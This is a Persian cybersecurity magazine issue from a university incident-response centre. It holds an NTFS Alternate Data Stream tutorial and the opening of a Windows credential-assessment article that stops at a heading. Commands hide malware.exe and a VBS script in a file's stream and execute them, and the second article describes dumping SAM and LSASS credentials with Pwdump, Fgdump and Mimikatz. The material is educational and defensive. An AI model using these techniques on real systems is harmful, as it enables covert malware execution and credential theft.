نشریه تخصصی امنیت سایبری مرکز آپا دانشگاه کردستان
شماره سوم/ پاییز ۹۸

- ارزیابی امنیتی حساب کاربری ویندوز
- بررسی ویژگی ADS در سیستم فایل NTFS و مدیریت آنها در ویندوز
- تهدیدات امنیتی در بستر بلاک‌چین
- سیاست گذاری‌های GDPR
- گزارشی از ۱۰ مورد از خطرناکترین باج‌افزارهای سال ۲۰۱۹
- تایم‌لاین بدافزارهای اندرویدی معروف در سال ۲۰۱۹
- معرفی دوره PenTest +

درباره

مرکز آپا دانشگاه کردستان

آپا مخفف عبارت آگاهی‌رسانی، پشتیبانی و امداد رخدادهای رایانه‌ای است و معادل بومی اصطلاح CSIRT می‌باشد. مرکز آپا دانشگاه کردستان، در راستای انجام فعالیت‌های خود در زمینه آگاهی و اطلاع رسانی، با به کارگیری نیروهای متخصص و پتانسیل‌های پژوهشی در استان کردستان، اقدام به انتشار نشریه‌ای الکترونیکی در حوزه امنیت فضای سایبری نموده است.

مخاطبان اصلی نشریه، کارشناسان و متخصصان فناوری‌اطلاعات و شبکه، دانشجویان و علاقه‌مندان به فضای سایبری هستند. مطالب این نشریه عموماً محورهای زیر را شامل می‌شود:

- اطلاع‌رسانی رخدادهای اخیر فضای سایبری
- آگاهی‌رسانی نسبت به آخرین تهدیدات و آسیب‌پذیری ابزارهای فضای مجازی
- آموزش‌های تخصصی و عمومی در جهت ارتقاء دانش امنیت

شایان ذکر است اسم نشریه، ویرا، واژه‌ای کردی و به معنی صاحب‌فکر و هوشمند است.

سردبیر: هادی گلباغی
سردبیر فنی: مسلم حقیقیان
ویراستار: نازیلا خسروی/ تیم فنی مرکز آپا دانشگاه کردستان
طراحی و صفحه‌آرایی: کسرا ریسمانچی
نویسندگان: مسلم حقیقیان/ فرشته کیاست/ محمد حبیبی/ کسرا ریسمانچی/ محمد ساروقی/ سیروان اله‌ویسی/ آرش یونسی/ آرام یوسفی/ هادی گلباغی

تلفن: ۰۸۷۳۳۶۶۲۹۳۲
نشانی مجله: کردستان، بلوار پاسداران، دانشگاه کردستان، مرکز آپا
وبسایت: www.cert.uok.ac.ir
ایمیل: apa@uok.ac.ir

راهنمایی:

- در فهرست مطالب می‌توانید با کلیک بر روی هریک از بخش‌ها، به صفحه مورد نظر منتقل شوید.
- با کلیک بر روی QR کدها می‌توانید مستقیما به لینک‌ها منتقل شوید.

فهرست

مطالب

۰۳

مقاله‌های آموزشی

- بررسی ویژگی ADS در سیستم فایل NTFS و مدیریت آن‌ها در ویندوز
- ارزیابی امنیتی حساب کاربری ویندوز

۱۳

دفترچه تقلب

- دفترچه تقلب متاسپلویت

۱۶

معرفی ابزار

- معرفی ابزار The Harvester
- ADB

۲۲

معرفی دوره

- CompTIA PenTest+

۲۴

معرفی کتاب

- معرفی کتاب پایتون برای تست نفوذ
- معرفی کتاب MSGT

۲۷

گزارش تحلیلی

- تایم‌لاین بدافزارهای معروف ۲۰۱۹
- ۱۰ مورد از خطرناکترین باج‌افزارهای سال ۲۰۱۹


۳۹

امنیت اطلاعات

- Cisco Identity Services Engine
- پیشگیری از فقدان اطلاعات
- سیاست‌گذاری‌های GDPR

مقاله‌های آموزشی

Tutorials



بررسی ویژگی ADS در سیستم فایل NTFS و مدیریت آن‌ها در ویندوز


نویسنده: مسلم حقیقیان

چکیده

با روی کار آمدن ویندوزهای NT3.1، سیستم فایل NTFS به سیستم‌عامل مایکروسافت به‌عنوان یک سیستم فایل امن روی کار آمد. ویژگی ADS یا Alternate Data Stream در سیستم فایل NTFS به متا دیتا این امکان را می‌دهد تا بتوان یک متن، فایل و ... را در ضمیمه یک فایل قرار داد، بدون اینکه محتویات فایل و یا حتی حجم فایل تغییر کند. اما بدافزار نویسان سوء استفاده‌های فراوانی را از این امکان کرده‌اند تا بتوانند آنتی‌ویروس‌ها را دور بزنند و بدافزار خود را در پشت یک فایل مخفی، وارد سیستم‌عامل کنند. در این مقاله سعی شده به معرفی روش‌های سوءاستفاده از این امکان توسط بدافزارها بپردازیم و همچنین روش کدنویسی در آن را توسط زبان برنامه‌نویسی C++ و روش‌های نوشتن و حذف استریم در داخل ADS یک فایل، معرفی کنیم.

ویژگی ADS در سیستم فایل NTFS

از مهم‌ترین ویژگی در سیستم فایل NTFS امکان اضافه کردن Stream به یک فایل است. یعنی می‌توان یک یا چند فایل را در یک فایل پنهان کرد، در حالیکه این امکان در FAT وجود ندارد.



شما می‌توانید یک پسورد یا یک فایل که نمی‌خواهید کسی آن را ببیند، را در داخل این فایل‌ها ذخیره کنید. مسئله جالب اینجاست که ما هر فایل با هر حجمی را که با استفاده از این متد مخفی کنیم، حجم فایل اصلی در windows explorer تغییر نمی‌کند (در اصل windows explorer آن را نمی‌تواند نشان دهد وگرنه درواقع تغییر می‌کند). در اینجا سعی داریم که روش مخفی‌سازی را شرح دهیم و سپس به طریقه مقابله و تشخیص فایل‌ها و کلمات مخفی‌شده بپردازیم.

روش مخفی‌سازی

در نظر بگیرید که یک فایل با نام wininfo.txt وجود دارد و می‌خواهیم با استفاده از این روش یک پسورد را در آن ذخیره کنیم. در قدم اول فایل wininfo.txt را می‌سازیم و مقدار p4ssw0rd را به‌صورت مخفی در آن قرار می‌دهیم.

```
echo  p4ssw0rd > wininfo.txt:hidden
```

حال اگر فایل wininfo.txt را باز کنید،می‌بینید که چیزی در داخل آن وجود ندارد و حتی اگر حجم آن را نیز ببینید همان 0 byte است.

```
C:\test>dir wininfo.txt

08:31  2014/24/04 PM   0 wininfo.txt
```

با به کار بردن فرمان زیر می‌توانید مقدار مخفی را به این صورت ببینید:

```
C:\test>more < test.txt:hidden

Hidden text
```

اگر بخواهیم به‌طور دقیق‌تر بررسی کنیم شکل کلی فرمان به‌صورت زیر است:

```
filename:stream name:stream
```

تنها نوع Stream که می‌توان با command prompt به آن دسترسی داشته باشیم DATA$ است.

```
C:\test>echo This is the file>wininfo.
txt

C:\test>echo This is the
stream>wininfo.txt:stream
```

لیستی از انواع Streamها را می‌توان در این آدرس مشاهده کرد:

https://bit.ly/34DNTyT

می‌توانید با استفاده از کدهای WMI با آن‌ها نیز کارکنید، همچنین جهت کار با ADSها در NTFS می‌توان از زبان C++ کمک گرفت.

https://bit.ly/35R3Q4Y

حالت‌های دیگر کار با ADS

در نظر بگیرید که می‌خواهیم یک فایل با نام hidden.txt که حاوی اطلاعات محرمانه است را در یک فایل متنی با نام wininfo.txt مخفی کنیم، ابتدا فایل‌های hidden.txt و wininfo.txt را می‌سازیم:

```
Echo p4ssw0rd > hidden.txt
Echo nothing > wininfo.txt
```

فایل hidden را در فایل wininfo مخفی می‌کنیم و آن را اجرا می‌کنیم:

```
echo Hidden text > wininfo.txt:hidden.txt
```

حالا اگر فایل wininfo را باز کنید همان مقدار nothing را در آن مشاهده می‌کنید، اما با فرمان زیر با استفاده از برنامه notepad می‌توانیم به فایل hidden.txt دسترسی پیدا کنیم.

```
notepad wininfo.txt:hidden.txt
```

مخفی کردن یک عکس پشت فایل و اجرای آن

در نظر بگیرید که می‌خواهیم یک عکس با نام secret.jpg را در فایل wininfo.txt مخفی کنیم.

```
type secret.jpg > wininfo.txt:secret.jpg
```

برای خواندن آن از برنامه mspaint استفاده می‌کنیم.

```
mspaint wininfo.txt:secret.jpg
```

مخفی کردن یک کد VBS در پشت یک فایل و اجرای آن

این کار می‌تواند بسیار خطرناک باشد چون می‌توان یک بدافزار که به زبان VBS و یا JS نوشته‌شده است را در پشت یک فایل ذخیره و آن را اجرا کرد.

```
type malware.vbs > wininfo.txt:malware.vbs
Wscript  wininfo.txt:malware.vbs
```

مخفی کردن یک فایل EXE در پشت یک فایل دیگر و اجرای آن

قسمت اصلی بحث در این است که بتوان یک فایل exe را در پشت یک فایل دیگر مخفی و سپس آن را اجرا کرد (در نظر بگیرید که این فایل exe می‌تواند یک malware باشد).

```
type malware.exe > wininfo.txt: malware.exe
powershell  .\wininfo.txt:malware.exe
```

اضافه کردن یک مقدار دیگر در Streamهای فایل

در نظر بگیرید که می‌توان چندین مقدار را در Streamهای یک فایل اضافه کرد. به‌عنوان مثال ما می‌خواهیم یک فایل دیگر به نام malware.exe را با نام KST در قسمت Streamها اضافه کنیم.

```
type malware2.exe > wininfo.txt:KST
```

ایجاد ADS با استفاده از powershell ویندوز

powershell دارای فرمان‌های قدرتمند و بهتری نسبت به CMD ویندوز است. از فرامین زیر جهت ساختن و دیدن محتویات فایل متنی استفاده می‌کنیم.

```
$file = «wininfo.txt»
Set-Content -Path $file -Value ‹Test›
Get-Content -Path $file
```

و از فرمان زیر جهت اضافه کردن مقادیر به Streamهای فایل استفاده می‌شود.

```
Add-Content -Path $file -Value ‹P4ssw0rd› -Stream
‹secret›
```


همچنین جهت دیدن محتویات فایل در حالت عادی از فرمان زیر استفاده می‌شود.

```
Get-Content -Path $file
```

و جهت دیدن متن مخفی و دسترسی به Stream فایل از فرمان زیر استفاده می‌شود.


```
Get-Content -Path $file -Stream ‹secret›
```

نحوه دیگر اعمال این دستور:




طریقه شناسایی فایل‌ها با قابلیت ADS


درصورتی‌که یک فایل دارای ADS را از اینترنت دانلود نمایید مرورگر پیغام می‌دهد که فایل دارای ADS (Zone.Identifier) است. مثلاً هنگام دانلود فایل setup.exe که دارای ADS باشد مرورگر IE پیغام زیر را نشان می‌دهد، علاوه بر این انواع آنتی‌ویروس‌ها به سیستم تشخیص ADS مجهز هستند.



جهت تشخیص و شناسایی این فایل‌ها روش‌های مختلفی به شرح زیر وجود دارد؛
روش اول که ساده‌ترین روش است، استفاده از برنامه CMD ویندوز و فرمان DIR هست. درصورتی که فرمان DIR با استفاده از سویچ r/ استفاده شود، می‌توان مقادیر Stream موجود در یک فایل را توسط آن مشاهده کرد. با این فرمان لیست تمامی streamها را می‌توانید مشاهده کنید که در اینجا با نام‌های Wininfo.ir و Moslem و Malware.exe و KST است.




روش دیگر و قوی‌تر، استفاده از powershell ویندوز است که بافرمان زیر آن‌ها را بررسی می‌کند.



می‌توان به‌جای ستاره فقط نام stream موردنظر را نوشت.


با استفاده از فرمان Find در CMD امکان لیست کردن تمام فایل‌های دارای ADS وجود دارد.



همچنین با استفاده از کد زیر در powershell می‌توان لیستی از تمام فایل‌هایی که در stream $DATA هستند را در داخل یک فولدر مشاهده کرد.


```
Get-Item * -stream *
```

روش دیگر استفاده از فرمان زیر است؛



همچنین جهت دیدن محتویات stream موردنظر با استفاده از فرامین powershell، می‌توان از فرمان زیر استفاده کرد؛


```
Get-Content .\wininfo.exe -Stream yourads.txt
```



روش حذف Streamهای فایل

جهت حذف کردن Streamهای یک فایل با استفاده از فرامین powershell، می‌توان به‌صورت زیر عمل کرد؛

```
Remove-Item .\1.txt -Stream moslemADS
```




همان‌طور که در شکل قبل می‌بینید Stream با نام moslemADS ساخته‌شده و مقدار moslem mKST,wininfo به آن داده‌شده است، سپس لیست تمامی Streamهای موجود در فایل را بررسی و Stream ساخته‌شده را بافرمان Remove-item حذف کردیم.

پاک کردن محتویات داخل Stream موجود در فایل

بسیاری از مواقع ما نمی‌خواهیم نام Stream از بین برود بلکه تنها می‌خواهیم محتویات آن را از بین ببریم، در این صورت از فرمان زیر استفاده می‌شود؛

```
Clear-Content .\1.txt -Stream wininfo.ir
```




در این شکل مقدار wininfo.ir بعد از اجرای دستور صفر شده اما نام آن پاک نشده است.

حذف کلیه Stream ها در CMD ویندوز

به کمک فرامین CMD هم امکان حذف Streamها وجود دارد و کافی است فرمان زیر را بنویسید؛


```
Type filename > filename
```



همان گونه که در بالا می‌بینید txt:wininfo:$DATA.1 را نشان داده است. اما در اولین گزارش‌گیری بعد از اجرای دستور type 1.txt > txt.1 دیگر Streamها کامل پاک‌شده‌اند.

بررسی stream های Zone.Identifier

هر فایلی که با هر طریقی به یک کامپیوتر وارد می‌شود به‌صورت خودکار یک Stream در قسمت DATA$ به فایل اضافه می‌شود که از ۰ تا ۵ شماره‌گذاری میگردد.



هرکدام از این شماره‌ها نشان می‌دهند که فایل چگونه وارد سیستم شده است.

0 My Computer
1 Local Intranet Zone
2 Trusted sites Zone
3 Internet Zone
4 Restricted Sites Zone

که این همان لیست موجود در internet option است.

مدیریت ADS با C++

زبان برنامه‌نویسی c++ قوی‌ترین و بهترین زبان برنامه‌نویسی برای کار با ADS فایل‌ها است.
ایجاد stream: می‌توان با استفاده از تابع GetVolumeInformation تشخیص داد که یک درایو قابلیت ADS را دارد یا خیر.

```
char szVolName[MAX_PATH], szFSName[MAX_PATH];
DWORD dwSN, dwMaxLen, dwVolFlags;
::GetVolumeInformation(«C:\\», szVolName, MAX_PATH, &dwSN,
                       &dwMaxLen, &dwVolFlags, szFSName, MAX_PATH);

if (dwVolFlags & FILE_NAMED_STREAMS) {
  // File system supports named streams
}
else {
  // Named streams are not supported
}
```

همچنین می‌توانید در قسمت شرطی برای فهمیدن NTFS بودن درایو مقایسه‌ای انجام دهید:

```
if (_stricmp(szFSName, «NTFS») == 0)   // If NTFS
```

جهت ایجاد یک استریم برای فایل خاص از تابع CreateFile استفاده کنید، بدین شکل؛

```
HANDLE hFile = ::CreateFile(«file.dat:alt», ...
```

حذف Stream:

با استفاده از تابع DeleteFile می‌توانید به صورت زیر یک استریم را در فایل NTFS حذف نمایید؛

```
::DeleteFile(«file.dat:alt»);
```

کپی کردن یک استریم:

با استفاده از توابع CopyFile/CopyFileEx می‌توان Stream یک فایل را به داخل Stream فایل دیگر کپی کرد. هنگام انجام عملیات کپی باید جریانی را که دارای نام مشخص است به جریانی دیگر با نام مشخص کپی کنیم، در غیر این صورت امکان بروز نتیجه‌ای غیرمنتظره وجود دارد.

```
HANDLE hInFile = ::CreateFile(szFromStream, GENERIC_READ, FILE_SHARE_READ, NULL,
            OPEN_EXISTING, FILE_FLAG_SEQUENTIAL_SCAN, NULL);
HANDLE hOutFile = ::CreateFile(szToStream, GENERIC_WRITE, FILE_SHARE_READ, NULL,
            CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL | FILE_FLAG_SEQUENTIAL_SCAN, NULL);

BYTE buf[1024*64];
DWORD dwBytesRead, dwBytesWritten;

do {
  ::ReadFile(hInFile, buf, sizeof(buf), &dwBytesRead, NULL);
  if (dwBytesRead) ::WriteFile(hOutFile, buf, dwBytesRead, &dwBytesWritten, NULL);
} while (dwBytesRead == sizeof(buf));

::CloseHandle(hInFile);
::CloseHandle(hOutFile);
```

حال در مرحله‌ی بعد نیاز داریم که لیستی از تمام فایل‌ها را در داخل پوشه‌ی خاص به دست آوریم و سپس با استفاده از فرامین بالا به نوشتن و یا خواندن ADS در یک فایل بپردازیم. برای این کار با تعریف فضای نام windows.h دسترسی خود را به کتابخانه‌ی توابع api می‌دهیم و سپس از تابع FindFirstFile برای جستجوی لیست تمامی فایل‌ها استفاده می‌کنیم.

```
WIN32_FIND_DATA file;
   HANDLE search_handle=FindFirstFile(L»C:\\*»,&file);
   if (search_handle)
   {
      do
      {
         std::wcout << file.cFileName << std::endl;
      }while(FindNextFile(search_handle,&file));
      CloseHandle(search_handle);

   }
```

ساختار این تابع به شکل زیر است؛

```
HANDLE WINAPI FindFirstFile(
  _In_  LPCTSTR           lpFileName,
  _Out_ LPWIN32_FIND_DATA lpFindFileData
);
```

آرگومان دوم این تابع باید یک متغیر از نوع FIND__WIN۳۲ DATA باشد و خروجی که file.cFileName است همان نام فایل‌هاست.

ارزیابی امنیتی حساب کاربری ویندوز

نویسنده: مسلم حقیقیان

مقدمه


ابزارهای مختلفی جهت تست نفوذ و یا نفوذ به سیستم‌عامل‌های شرکت مایکروسافت نوشته‌شده است که معمولا هرکدام بر روی قسمت خاصی از این سیستم‌عامل تمرکز داشته‌اند و این باعث می‌شود که برای رسیدن به هدفی خاص، از چندین ابزار به‌صورت ترکیبی استفاده شود تا امن‌سازی سیستم‌عامل به درستی انجام پذیرد. در این مقاله به معرفی بهترین ابزارها جهت آزمون نفوذپذیری مایکروسافت بر روی حساب‌های کاربری سیستم‌عامل، با استفاده از ابزار Mimikatz می‌پردازیم.

به دست آوردن محتویات فایل SAM


همان‌طور که می‌دانید فایل(Security Account Manager)SAM فایلی حاوی تمام پسورد حساب‌های کاربری می‌باشد. محل این فایل به‌صورت پیش‌فرض پوشه Config/System32 می‌باشد. مقادیر داخل این فایل به‌صورت رمزنگاری‌شده ذخیره‌شده است، که در زیر به معرفی ابزارهایی جهت به دست آوردن محتویات این فایل خواهیم پرداخت.

Pwdump

ابزار Password Dump یکی از قدیمی‌ترین ابزارها برای به دست آوردن محتویات فایل SAM است که این کار را با تزریق کد در داخل Dll فرآیند LSASS انجام می‌دهد. آخرین نسخه این نرم‌افزار Pwdump7 است که در شکل ۱ می‌توانید خروجی این برنامه را مشاهده نمایید.




شکل ۱- محتویات فایل SAM که توسط ابزار PWDump به‌دست‌آمده است.



Fgdump

ابزار Fgdump نسخه توسعه‌یافته Pwdump6 است، این ابزار به‌منظور کپی‌برداری ذخیره LSA و موردبندی ذخیره‌ی محافظت‌شده و خودکارسازی این عملیات طراحی‌شده است. خروجی برنامه Fgdump را در شکل ۲ می‌توانید مشاهده نمایید.



شکل ۲- محتویات فایل SAM که توسط برنامه FGDump بیرون کشیده شده است.

درباره Mimikatz

ابزار MimikatZ توسط بنجامین دلپی در سال ۲۰۱۱ نوشته شد. این ابزار به‌صورت خودکار اقدام به جمع‌آوری رمزهای عبور در سیستم‌عامل ویندوز به‌صورت متن واضح می‌کند، همچون Lan Manager hashes, NTLM Hashes, Certificates و Kerbres که می‌تواند این عملیات را بر روی ویندوز XP تا ۱۰ انجام دهد.

برنامه Lsass.exe

برنامه Lsass.exe(Local Security Authority Subsystem Service) از مهم‌ترین سرویس‌های امنیتی مایکروسافت محسوب می‌شود که مسئول ورودهای کاربران از طریق حساب‌های کاربری و گروه‌های کاربری به سیستم‌عامل است و این قابلیت را برای آن‌ها فراهم می‌کند. از قابلیت‌های این برنامه این است که با ذخیره کردن اطلاعات ورود کاربران در هر بار درخواست کاربر برای دسترسی به منابع، از احراز هویت دوباره آن‌ها جلوگیری می‌کند. این برنامه نه تنها دسترسی را برای کاربران تصدیق شده فراهم می‌کند بلکه هر مجموعه از این اطلاعات را برای بسیاری از نشست‌های باز و فعال در آخرین بوت سیستم‌عامل، استفاده می‌کند. برنامه Mimikatz به بهره‌برداری از این اطلاعات کش‌شده پرداخته و نتایج را به کاربر نشان می‌دهد.

فراخوانی Mimikatz

در حالت کلی این برنامه به‌صورت CLI نوشته‌شده است و روش‌های مختلفی جهت کار با این ابزار وجود دارد که در ادامه آنها را شرح می‌دهیم.

- با استفاده از CMD یا powershell در ویندوز و Shell در لینوکس می‌توانیم این برنامه را فراخوانی کنیم و از فرامین آن بهره ببریم.
- در سال ۲۰۱٤ این برنامه به‌عنوان بخشی از Metasploit meterpreter قرار گرفت، شما می‌توانید با استفاده از فرمان «Load mimikatz» این برنامه را در حافظه اجرا کنید و نیازی به وجود فایل در داخل هارد دیسک شما نیست و این می‌تواند بسیار مفید باشد.
- سال ۲۰۱٦ مجموعه powersploit نیز که برای تست امنیتی سیستم‌عامل‌های مایکروسافت نوشته شد، این ابزار را در قالب اسکریپت powershell در مجموعه خود قرار داد تا اسکریپت نویسان ویندوز بتوانند از آن در برنامه‌های خود استفاده کنند.

کار با Mimikatz

یکی از ویژگی‌های مهم در این ابزار این است که کار با آن بسیار ساده بوده و هرکسی می‌تواند به‌راحتی با نوشتن چند فرمان از ابزار بهره‌برداری کند. در ادامه سناریوهای مختلفی که در تست نفوذ سیستم‌عامل‌های مایکروسافت وجود دارد را بیان می‌کنیم.

بارگذاری Mimikatz

جهت ورود به برنامه فقط کافی است نام آن را بنویسید، شکل ۳ شروع برنامه mimikatz را نشان می‌دهد.

شکل ۳- تصویری از ابزار Mimikatz

به دست آوردن پسورد حساب‌های کاربری

